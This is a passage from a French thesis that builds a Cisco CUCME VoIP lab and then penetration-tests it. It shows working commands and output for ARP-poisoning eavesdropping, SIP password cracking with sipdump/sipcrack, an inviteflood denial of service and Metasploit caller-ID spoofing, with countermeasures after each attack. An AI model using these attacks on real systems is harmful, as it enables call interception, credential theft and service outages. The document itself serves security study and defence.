Notre architecture est constituée des matériels et logiciels suivants :

4.3.1. Les composants matériels

- ***Un routeur de la gamme Cisco 3700*** : qui facilite le déploiement d'applications convergées et s'adapte à l'évolution des besoins commerciaux en offrant une flexibilité de configuration, une intégration de la voix et des données multiservices et un support pour le traitement des appels intégrés avec Cisco CUCME 4.1 que nous utiliserons dans notre architecture.
- ***Cisco Unified Communication Manager Express ou CUCME :*** anciennement nommé Call Manager Express (CME), est une solution de téléphonie IP intégrée directement au logiciel ISO Cisco. Il fournit des services tels que la gestion de session, la voix, la vidéo, la mobilité et la conférence Web. Il agit comme un proxy de signalisation pour les événements d'appel lancés sur d'autres protocoles communs tels que SIP.

- ***Switch :*** Les switchs sur GNS3 ne sont pas vraiment configurables, on a donc mis en place un routeur en mode switching à l'aide du module NM-16ESW, ce qui nous a permis de configurer les VLANs pour la séparation du trafic des données et de la voix.

4.3.2. Les composants logiciels

- ***Cisco IP Communicator :*** Cisco IP Communicator (également appelé CIPC) est un téléphone portable qui fonctionne sur plusieurs plates-formes telle que Windows XP, Vista et Windows 7 fournissant des appels vocaux et vidéo de haute qualité sur les réseaux fixes et mobiles.
- ***Cisco Unified Video Advantage :*** est une solution personnelle fonctionnant avec Cisco IP Communicator pour apporter les services d'un vidéophone IP complet. Il est associé au logiciel Cisco Unified Video Advantage et du Cisco VT Camera.

- ***X-Lite :*** est un logiciel de téléphonie IP multiplateformes utilisant le protocole SIP afin de bénéficier et gérer facilement tous les services téléphoniques traditionnels tels que les appels vocaux, vidéo, double appel, conférence...

4.4. La configuration

4.4.1. Configuration CUCM

i. Configuration basique :

D'abord, nous avons commencé par une configuration basique du routeur présenté dans la figure ci-dessous. L'image utilisée est c3725-adventerprisek9-mz.124-15_T7 qui requiert 256MB de Flash et 512 MB de DRAM.

Pour initialiser un routeur, nous avons dû nous connecter au port de la console et activer une interface et définir le mot de passe VTY.

D'abord, la console 0 :

- ***Logging synchronous :*** permet de synchroniser la sortie terminal et la ligne de commande.
- ***No exec-timeout :*** ceci permet de désactiver le délai d'attente inactif de la session pour le routeur.

- ***Longin local :*** permet d'indiquer au routeur que la base des comptes utilisateur se trouve dans sa configuration ("local").

```
CUCME#config t
Enter configuration commands, one per line.  End with CNTL/Z.
CUCME(config)#line console 0
CUCME(config-line)#logging synchronous
CUCME(config-line)#no exec-timeout
CUCME(config-line)#login local
CUCME(config-line)#exit
```

Figure 9 : Configuration basique du routeur (console 0)

Par la suite, la ligne VTY (Virtual teletype), qui est utilisée pour configurer l'accès Telnet à un routeur Cisco. Elle définit le mot de passe nécessaire pour un accès distant (telnet, ssh, ...).

Pour qu'un utilisateur puisse accéder à un routeur à distance via telnet et ssh, un mot de passe doit être défini sur une ou plusieurs lignes de terminal virtuel (vty).

- ***Privilege level 15 :*** Spécifie un niveau de privilège par défaut pour une ligne et permet l'entrée directe au niveau super utilisateur.
- ***Service password-encryption :*** La commande applique un cryptage simple à tous les mots de passe non chiffrés.
- ***Enable secret :*** permet de sécuriser un routeur Cisco et empêcher les utilisateurs d'accéder au mode privilège. La commande utilise un algorithme de cryptage unidirectionnel basé sur MD5. Au lieu de stocker le mot de passe en clair dans la configuration, elle va stocker uniquement son hash.
- ***Transport input telnet ssh :*** Cette commande permet de restreindre l'accès aux lignes vty en précisant que les connexions en entrée peuvent être uniquement effectuées via les protocoles Telnet et SSH.

```
CUCME(config)#line vty 0 903
CUCME(config-line)#logging synchronous
CUCME(config-line)#no exec-timeout
CUCME(config-line)#login local
CUCME(config-line)#privilege level 15
CUCME(config-line)#transport input telnet ssh
CUCME(config-line)#exit
CUCME(config)#enable secret asma
CUCME(config)#service password-encryption
CUCME(config)#username asma privilege 15 password 0 root
```

Figure 10 : Configuration basique du routeur (console VTY)

ii. Configuration DHCP :

Cette configuration est nécessaire pour rendre le routeur en tant que serveur DHCP. Elle permet une attribution automatique des adresses IP, masques de sous-réseau, passerelle, et d'autres paramètres aux téléphones et aussi aux machines. Alors nous avons créé deux pools :

- L'un pour le trafic des données (Data) sur la plage IP 192.168.20.0/24 qui recevra comme passerelle par défaut 192.168.20.1.

```
CUCME(config)#ip dhcp pool Data
CUCME(dhcp-config)#default-router 192.168.20.1
CUCME(dhcp-config)#option 150 ip 192.168.20.1
CUCME(dhcp-config)#network 192.168.20.0 255.255.255.0
CUCME(dhcp-config)#exit
```

Figure 11 : Configuration DHCP (Data)

- L'autre pour le trafic de la voix (Voice) sur la plage IP 192.168.10.0/24 qui recevra comme passerelle par défaut 192.168.10.1.

```
CUCME(config)#ip dhcp pool Voice
CUCME(dhcp-config)#default-router 192.168.10.1
CUCME(dhcp-config)#option 150 ip 192.168.10.1
CUCME(dhcp-config)#network 192.168.10.0 255.255.255.0
CUCME(dhcp-config)#exit
```

Figure 12 : Configuration DHCP (Voice)

On a aussi utilisé l'option DHCP 150 qui spécifie l'adresse du serveur TFTP à partir duquel les téléphones IP récupèrent tous les fichiers de configuration dont ils ont besoin, comme les fichiers de sécurité, les sonneries...

iii. Configuration NTP :

Le NTP (Network Time Protocol) est un protocole basé sur UDP permettant de synchroniser les horloges à travers un réseau. La configuration de l'heure est très importante, c'est pour cela on a configuré notre routeur CME pour que les téléphones IP se synchronisent avec lui.

```
CUCME(config)#clock timezone utc 5 30
CUCME(config)#
*Mar  1 03:41:14.683: %SYS-6-CLOCKUPDATE: System clock has been updated from 03
:41:14 UTC Fri Mar 1 2002 to 09:11:14 utc Fri Mar 1 2002, configured from conso
le by console.
CUCME(config)#ntp master 2
CUCME(config)#exit
CUCME#
Mar  1 03:41:30.691: %SYS-5-CONFIG_I: Configured from console by console
CUCME#clock set 12:31:01 10 Apr 2017
CUCME#
.Apr 10 07:01:01.000: %SYS-6-CLOCKUPDATE: System clock has been updated from 09
:12:53 utc Fri Mar 1 2002 to 12:31:01 utc Mon Apr 10 2017, configured from cons
ole by console.
```

Figure 13 : Configuration NTP

iv. Configuration des téléphones IP :

Cette configuration consiste à inscrire les téléphones IP afin qu'ils puissent passer et recevoir des appels, où chacun doit être configuré comme un ephone dans le routeur CUCME afin de recevoir une prise en charge dans l'environnement LAN.

Nous avons configuré des ephone-dn individuels dont chacun est une ligne virtuelle sur laquelle des connexions d'appel peuvent être effectuée.

```
CUCM(config)#ephone-dn 1 dual-line
CUCM(config-ephone-dn)#nu
Apr 10 00:09:00.607: %LINK-3-UPDOWN: Interface ephone_dsp DN 1.1, changed state
to up
Apr 10 00:09:00.607: %LINK-3-UPDOWN: Interface ephone_dsp DN 1.2, changed state
to up
CUCM(config-ephone-dn)#number 100
CUCM(config-ephone-dn)#label Haffis Asma
CUCM(config-ephone-dn)#exit
CUCM(config)#ephone 1
CUCM(config-ephone)#button 1:1
CUCM(config-ephone)#description Haffis Asma
CUCM(config-ephone)#restart
restarting 000C.2951.D61B
CUCM(config-ephone)#
Apr 10 00:10:35.219: %IPPHONE-6-UNREGISTER_NORMAL: ephone-1:SEP000C2951D61B IP:1
92.168.20.12 Socket:1 DeviceType:Phone has unregistered normally.
CUCM(config-ephone)#exit
```

Figure 14 : Configuration des téléphone IP

Le mode dual-line est utilisé pour avoir un port de voix et deux canaux afin de traiter deux appels indépendants. Ce mode active les options de transfert d'appel, de signal d'appel et de conférence.

4.1.2. Configuration X-Lite :

Au démarrage de X-Lite, il est nécessaire en premier lieu de configurer le compte SIP. Pour cela, nous avons accédé à « SIP Account Setting » dans le menu du soft phone, puis cliqué sur « Add. « Une nouvelle fenêtre s'ouvre qui contient les informations suivantes : identifiant, numéro de téléphone, mot de passe et l'adresse IP du routeur ; il suffit de remplir les champs avec les informations déjà configurées dans le CUCME pour créer le compte.




Figure 15 : Configuration de X-Lite

Une fois la configuration paramétrée, le soft phone se connectera automatiquement au serveur et s'enregistrera.




Figure 16 : Configuration de X-Lite (connexion)

4.1.3. Configuration switch

Cette configuration consiste à créer des Vlan pour séparer le trafic voix et le trafic données. En effet, les téléphones et les PC sont connectés ensemble physiquement, mais sont séparés logiquement dans différents sous-réseaux.

Pour ce faire, nous avons créé deux Vlan : un Vlan DATA dédié à la transmission des données et un Vlan VOICE dédié à la transmission de la voix, comme suit :

```
SW(vlan)#vlan 10 name Voice
VLAN 10 added:
    Name: Voice
SW(vlan)#vlan 20 name Data
VLAN 20 added:
    Name: Data
SW(vlan)#exit
```

Figure 17 : Configuration switch (séparation des vlan)

Maintenant que les Vlans, 10 (VOICE) et 20 (DATA), existent, nous avons assigné des interfaces à chaque Vlan. Les interfaces sont configurées pour prendre en charge un Vlan vocal de 10 et un Vlan de données de 20.

```
SW(config)#interface range fastethernet 1/1 - 3
SW(config-if-range)#switchport mode access
SW(config-if-range)#switchport access vlan 20
SW(config-if-range)#switchport voice vlan 10
SW(config-if-range)#spanning-tree portfast
```

Figure 18 : Configuration switch (association des interfaces aux Vlan)

5. Etablissement d'appel avec Cisco IP Communicateur ??

Après toutes ses configurations, nous avons pu connecter et établis des appels aves les diffèrent Cisco IP Communicator installés.

Figure 19 : Connexion des IP Communicator

6. Définition d'un audit de sécurité

En informatique, le terme « Audit », apparu dans les années 70, est une évaluation technique qui permet d'analyser, d'étudier et de rassembler des données sur le réseau informatique d'une organisation afin de déterminer son niveau de vulnérabilité aux attaques et aux intrusions non autorisées et vérifier que les moyens et les procédures mis en œuvre pour la protection des réseaux sont efficaces. [31]

7. Objectif de notre audit

Les objectifs de l'audit de sécurité réseau VoIP sont les suivants :

- Connaissance des risques réellement encourus par notre architecture.
- Réaliser des examens techniques pour les différents aspects de la sécurité d'un réseau VoIP.
- Estimer les résultats des tests et déterminer les risques de sécurité.
- détecter les vulnérabilités dans le réseau VoIP
- Etablir des constats et proposer des recommandations concrètes pour améliorer la sécurité du réseau et minimiser les risques.

8. Réalisation des tests de pénétration

Le test de pénétration (ou test d'intrusion) est une étape incontournable d'un audit réseau, c'est une méthode qui consiste à simuler des attaques à l'aide des outils informatiques pour évaluer la sécurité d'un réseau informatique et détecter les vulnérabilités qu'un attaquant peut exploiter [32]. Nous avons opté pour un test de pénétration en mode boite blanche ; ce type de test de sécurité se base sur la connaissance préalable du réseau et des technologies utilisées, en d'autres termes la personne responsable du test possède toutes les informations sur le réseau cible, et se base seulement sur la recherche des vulnérabilités et comment les exploitées. C'est l'approche la plus complète pour les tests de sécurité réseau, mais cela nécessite beaucoup de temps aussi.

8.1. Ecoute clandestine

Comme nous l'avons vu dans le chapitre précédent, l'un des problèmes de sécurité que les réseaux VoIP font face aujourd'hui est l'écoute clandestine, qui consiste à intercepter les messages de signalisation et les flux audio de la conversation elle - même. Cette évaluation détermine si l'écoute est possible.

Dans cette partie nous avons capturé, analysé et même écouté les conversations VoIP qui sont générés dans notre réseau à l'aide de Wireshark et Ettercap.

- ***Ettercap :*** un logiciel d'analyse de réseau qui comporte le reniflement des connexions et le filtrage des contenus et aussi la réalisation de l'attaques l'homme du milieu (MITM).

- ***Wireshark :*** un outil populaire de capture et d'analyse de paquets qui fonctionne sur de nombreuses plates-formes différentes, utilisé pour organiser les flux de paquets SIP et RTP lors d'un appel VoIP en temps réel et décoder le flux RTP dans un fichier audio (le fichier .wav) pour la lecture à travers n'importe quel lecteur multimédia.

Nous avons commencé notre attaque en lançant Ettercap et en recherchant nos hôtes. Ensuite, nous avons démarré l'attaque empoisonnement ARP (ARP Poisoning) qui est une technique permettant d'envoyer des messages ARP falsifiés à une victime sur le réseau local afin d'intercepter et modifier les communications entre les équipements situés dans le même segment de réseau.




Figure 20 : Attaque écoute clandestine 1

Maintenant que le trafic est acheminé vers notre réseau, nous pouvons voir que nous avons capturé le trafic SIP sur Wireshark, mais pour cette section, nous sommes plus intéressés par le trafic RTP car il contient les données de conversation réelle.




Figure 21 : Attaque écoute clandestine 2

Wireshark contient un utilitaire très intéressante appelé analyseur de flux RTP qui peut décoder les données RTP capturées dans un format audio jouable. Ensuite, en choisissant l'appel qu'on veut écouter. L'écran du lecteur s'affiche, deux formes d'ondes de la conversation, un pour chaque côté de l'appel.




Figure 22 : Attaque écoute clandestine 3

Recommandations

La contre mesure classique consiste à chiffrer les communications avec un système contrôlé par l'entreprise ou des protocoles, afin de rendre le contenu de l'écoute illisible. Deux protocoles recommandés :

- Le SRTP qui est un protocole sécurisé fournissant un cryptage des données transférées, même si un attaquant est capable de capturer l'appel, il lui sera difficile de décrypter les données et d'écouter le message.

- Le TLS qui est un protocole de sécurisation des échanges sur internet entre le client et le serveur pour protéger la signalisation SIP au niveau de couche de transport et fournir des services de confidentialité, d'intégrité et de protection contre les attaques.

8.2. La fissuration de l'authentification SIP

Dans cette section, nous capturerons le trafic d'authentification SIP de toute communication sur le réseau VoIP. Cette attaque est dangereuse, car elle vise à avoir les informations nécessaires à propos de l'utilisateur, entre outre son identifiant et son mot de passe. Le résultat de Wireshark est utilisé dans cette attaque ; une fois les données capturées, nous utiliserons un

outil appelé SIPcrack qui contient deux commandes primordiales pour sa réalisation : SIPDump et SIPCrack

- ***SIPDump :*** est un outil de capture de paquets pour renifler les connexions SIP sur le réseau et filtrer les requêtes d'authentification et les enregistrer dans un fichier pcap.
- ***SIPCrack :*** est conçu pour craquer les mots de passe d'authentification Digest. Il utilise le fichier généré par SIPDump pour attaquer le compte ciblé et obtenir son mot de passe, en utilisant une liste de mots ou une entrée standard, comme suit :

```
root@kali:~/Desktop# sudo sipdump pass.txt -p  aa.pcap

SIPdump 0.2  ( MaJoMu | www.codito.de )
---------------------------------------

* Using pcap file 'aa.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 192.168.10.1 -> 192.168.20.13 (User: 'sarrita')
* Dumped login from 192.168.10.1 -> 192.168.20.13 (User: 'sarrita')
* Dumped login from 192.168.10.1 -> 192.168.20.13 (User: 'sarrita')
* Dumped login from 192.168.10.1 -> 192.168.20.13 (User: 'sarrita')

* Exiting, sniffed 4 logins
```

Figure 23 : Attaque de fissuration d'authentification SIP 1

Nous avons une ouverture de session utilisateur (l'extension 13) stockés dans le fichier pass.txt.

À ce stade, nous pouvons utiliser SIPCrack pour lancer une attaque par dictionnaire contre les haches obtenus, ou utiliser une attaque de brute force comme John the Ripper.
John the Ripper est un dictionnaire ou un modèle de recherche pour trouver les mots de passe faibles des utilisateurs dans un serveur. John prend en charge différents modes de fissuration et comprend de nombreux formats de texte chiffré, comme plusieurs variantes de DES, MD5 et blowfish. Dans notre cas nous obtenons le mot de passe du notre client SIP « root » :

```
root@kali:~/Desktop# sudo sipcrack -w  john.txt  pass.txt

SIPcrack 0.2  ( MaJoMu | www.codito.de )
---------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.20.13   192.168.10.1    sarrita 4e53633c1884e1784b0eb2ff78747101
2       192.168.20.13   192.168.10.1    sarrita 4e53633c1884e1784b0eb2ff78747101
3       192.168.20.13   192.168.10.1    sarrita 538d6455e4f16b95f5d6e58d6a2859d1
4       192.168.20.13   192.168.10.1    sarrita 538d6455e4f16b95f5d6e58d6a2859d1

* Select which entry to crack (1 - 4): 2

* Generating static MD5 hash... a9a642da2203189d3404bee55546f79b
* Loaded wordlist: 'john.txt'
* Starting bruteforce against user 'sarrita' (MD5: '4e53633c1884e1784b0eb2ff78747101')
* Tried 20 passwords in 0 seconds

* Found password: 'root'
* Updating dump file 'pass.txt'... done
```

Figure 24 : Attaque de fissuration d'authentification SIP 2

Recommandations

Pour éviter cette attaque, il est recommandé de :

- Ne pas utiliser les mots de passe par défaut et exiger des mots de passe forts avec au moins 8 caractères en utilisant des majuscules alphabétiques, des chiffres et des caractères.

- Utiliser l'authentification HTTP digest qui fournit un certain niveau de protection contre les attaques. Cette méthode utilise un mécanisme de cryptage impliquant un hachage MD5 de nom d'utilisateur, de mot de passe et de domaine avec une valeur aléatoire. Il est ensuite envoyé au serveur d'authentification. L'envoi d'un hachage offre une sécurité supérieure que l'envoi d'un mot de passe en texte clair.

8.3. Attaque de déni de service (DoS)

C'est une attaque visant à provoquer la panne du réseau VoIP et ses périphériques. Inviteflood est l'outil utilisé pour effectuer l'inondation de messages SIP en envoyant plusieurs requêtes INVITE falsifiées qui consomment les ressources de réseau.

```
root@kali:~# inviteflood eth0  5000 192.168.20.1 192.168.20.12 100

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port    = 192.168.20.14:9
dest   IPv4 addr:port    = 192.168.20.12:5060
targeted UA              = 5000@192.168.20.1

Flooding destination with 100 packets
sent: 100
```

Figure 25 : Attaque déni de service

Recommandations

Pour éviter ce type d'attaque, il est recommandé de :

- Créer et mettrez en œuvre une bonne politique de sécurité.
- Utiliser un système de pare-feu SIP au périmètre du réseau VoIP qui filtre les données à l'entrée et à la sortie de la passerelle.
- Utiliser les contrôleurs de frontière de session (SBC) pour contrôler le trafic entrant et sortant du réseau et sécuriser les composants de l'infrastructure de télécommunications de l'entreprise.
- Utiliser un IDS (Intrusion Detection System) qui est un ensemble d'outils dont l'objectif est de surveiller tous les paquets qui transitent sur un système, afin de détecter toutes tentatives d'intrusion.
- Utiliser un IPS qui a un fonctionnement similaire à celui d'un IDS. Il s'agit d'un ensemble de logiciels et de matériels qui détecte les intrusions et les activités suspectes. Mais au lieu d'alerté l'utilisateur, il bloque directement les intrusions en supprimant les paquets illégitimes.
- Maintenir tous les logiciels du système à jour, ceci permet souvent de corriger des failles logicielles, qui peuvent être utilisées par un attaquant, pour mettre le service VoIP hors service.

8.4. Usurpation de l'identité de l'appelant (Caller ID spoofing)

Nous allons examiner dans cette partie l'une des attaques qui existent depuis 2004 dans les réseaux VoIP, nommée l'usurpation de l'identité d'appelant. Pour la mise en œuvre de cette attaque, il nous a suffi de changer l'en-tête du message de demande SIP INVITE.

Afin de falsifier l'identifiant de l'appelant, plusieurs outils peuvent être utilisés, de notre part nous avons choisi Metasploit, qui est l'un des outils d'exploitation les plus utilisés dans le domaine du piratage et de la sécurité. Il facilite l'effort pour exploiter les vulnérabilités connues dans les réseaux, les systèmes d'exploitation et les applications, et pour développer de nouveaux exploits pour les vulnérabilités nouvelles ou inconnues.

```
Module options (auxiliary/voip/sip_invite_spoof):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   DOMAIN                              no        Use a specific SIP domain
   EXTENSION                           no        The specific extension or name t
o target
   MSG        The Metasploit has you   yes       The spoofed caller id to send
   RHOSTS                              yes       The target address range or CIDR
 identifier
   RPORT      5060                     yes       The target port (UDP)
   SRCADDR    192.168.1.1              yes       The sip address the spoofed call
 is coming from
   THREADS    1                        yes       The number of concurrent threads

msf auxiliary(sip_invite_spoof) > set RHOSTS 192.168.20.13
RHOSTS => 192.168.20.13
msf auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 192.168.20.13
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 26 : Attaque Identification de l'appelant

Recommandations


La seule contre-mesure efficace implique l'authentification par digest de l'expéditeur. Cette approche améliore l'authentification, mais ne fournit que la sécurité de bout en bout.

9. Conclusion

Le protocole SIP est le protocole de signalisation le plus adopté dans les réseaux VoIP. Bien qu'il offre de nombreux avantages par apports aux autres protocoles, il est vulnérable aux différents types d'attaques. Plusieurs contre-mesures ont été proposé afin de se protéger contre ces attaques.

Dans le chapitre qui suit, nous implémenterons une solution de sécurité pour protéger le système VoIP contre l'attaque écoute clandestine. Cette solution, basée sur le TLS et SRTP, consiste à chiffrer le trafic transitant sur le réseau.

CHAPITRE 3 : Implémentation de la solution VoIP sécurisée



1. Introduction

Vu les vulnérabilités qu'on a rencontré lors de l'étude de l'audit de sécurité du réseau VoIP et vu l'absence de confidentialité et l'intégrité des communications entre les utilisateurs finaux, nous nous sommes intéressées aux techniques, mécanismes et configurations à mettre en place dans le but de sécuriser la solution VoIP basée sur le protocole SIP.

